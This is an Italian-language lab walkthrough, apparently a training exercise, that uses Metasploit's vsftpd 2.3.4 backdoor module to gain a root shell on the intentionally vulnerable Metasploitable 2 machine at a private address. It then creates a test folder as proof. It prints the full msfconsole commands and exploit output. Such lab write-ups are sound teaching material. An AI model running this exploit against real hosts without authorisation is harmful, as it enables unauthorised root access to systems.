

Sessione di hacking sulla macchina Metasploitable

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Avviamo il servizio di metasploitable con il commando msfconsole



Usiamo il commando search per vedere una lista di vsftpd



Possiamo usare exploit/unix/ftp/vsftpd_234_backdoor per

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

Inseriamo il host

```
msf6 > set RHOSTS 192.168.1.54
RHOSTS ⇒ 192.168.1.54
```

Possiamo vedere le opzioni dell'exploit, ci sarà il host target che è stato inserito usando il commando show options, possiamo vedere anche il payload con il commando show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.54     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.54:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.54:21 - USER: 331 Please specify the password.
[+] 192.168.1.54:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.54:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

Dopodiché possiamo usare il commando exploit per creare la backdoor.

Una volta già dentro la macchina target creeremmo una cartella 'test_metasploitable'

```
mkdir test_metasploitable
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploitable
tmp
usr
var
vmlinuz
```

Dentro la macchina metasploitable 2 vediamo anche la nuova cartella.

```
msfadmin@metasploitable:/$ ls
bin    etc         lib         nohup.out  sbin                tmp
boot   home        lost+found  opt        srv                 usr
cdrom  initrd      media       proc       sys                 var
dev    initrd.img  mnt         root       test_metasploitable  vmlinuz
msfadmin@metasploitable:/$
```